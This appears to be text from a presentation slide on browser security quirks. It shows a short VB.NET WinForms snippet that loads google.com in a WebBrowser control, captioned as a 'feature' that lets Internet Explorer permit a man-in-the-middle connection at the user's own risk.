
```
Form1.vb  Form1.Designer.vb  Form1.vb [Design]  Form1.resx
VB WinFormsA  (Form1 Events)  Load
1 reference
1  Public Class Form1
2      0 references
3      Private Sub Form1_Load(sender As Object, e As EventArgs) Handles MyBase.Load
4          WebBrowser1.Navigate("https://www.google.com/")
5      End Sub
6      0 references
7      Private Sub WebBrowser1_DocumentCompleted(sender As Object, e As WebBrowserDocum
8      End Sub
9  End Class
```

Not a bug, just feature #6

Man in the middle

MITM of a smoking Person

(IE allows connection
on users own risk)



Thank you!